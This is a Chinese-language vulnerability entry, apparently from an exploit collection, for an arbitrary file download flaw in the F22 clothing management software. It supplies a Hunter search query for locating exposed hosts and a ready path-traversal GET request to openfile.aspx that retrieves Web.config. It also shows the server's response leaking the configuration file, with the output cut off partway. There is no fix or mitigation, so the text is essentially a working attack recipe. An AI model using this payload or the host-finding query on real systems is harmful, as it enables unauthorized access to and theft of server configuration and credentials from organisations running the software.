
G6-1广州锦泰软件科技有限公司-F22服装管理软件系统-任意文件下载

漏洞描述：

广州锦铭泰软件科技有限公司，是一家专业为品牌服饰鞋包企业提供信息化解决方案的高科技企业，该公司开发的F22服装管理软件系统存在接口未授权访问，通过未授权的口/oa/isprit/module/openfile.aspx存在任意文件下载漏洞。攻击者最终可利用该漏洞获取敏感信息。

网站图片：



网络测绘：

Hunter 语法：


- hunterweb.body="(images/login_c05-05.gif)"

漏洞复现：

payload：

```
GET /oa/isprit/module/openfile.aspx?Url=..\..\..\Web.config HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:



```
GET /oa/isprit/module/openfile.aspx?Url=..\..\..\Web.config
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:120.0) Gecko/20100101 Firefox/120.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/x-config
Server: Microsoft-IIS/8.5
Content-Disposition: attachment;filename=Web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 27 Nov 2023 15:08:46 GMT
Connection: close
Content-Length: 15606

<?xml version="1.0" encoding="UTF-8"?>
<!--
    注意: 除了手动编辑此文件以外，您还可以使用
    Web 管理工具来配置应用程序的设置。可以使用 Visual Studio 中的
     “网站”->“Asp.Net 配置”选项。
    设置和注释的完整列表在
    machine.config.comments 中，该文件通常位于
    \Windows\Microsoft.Net\Framework\v2.x\Config 中
-->
<configuration>
  <configSections>
    <sectionGroup name="system.web.extensions"
type="System.Web.Configuration.SystemWebExtensionsSectionGrou
p, System.Web.Extensions, Version=3.5.0.0, Culture=neutral,
PublicKeyToken=31BF3856AD364E35">
      <sectionGroup name="scripting"
type="System.Web.Configuration.ScriptingSectionGroup,
System.Web.Extensions, Version=3.5.0.0, Culture=neutral,
PublicKeyToken=31BF3856AD364E35">
        <!--<section name="scriptResourceHandler"
type="System.Web.Configuration.ScriptingScriptResourceHandler
Section, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35"
requirePermission="false"
allowDefinition="MachineToApplication"/>-->
        <sectionGroup name="webServices"
type="System.Web.Configuration.ScriptingWebServicesSectionGro
```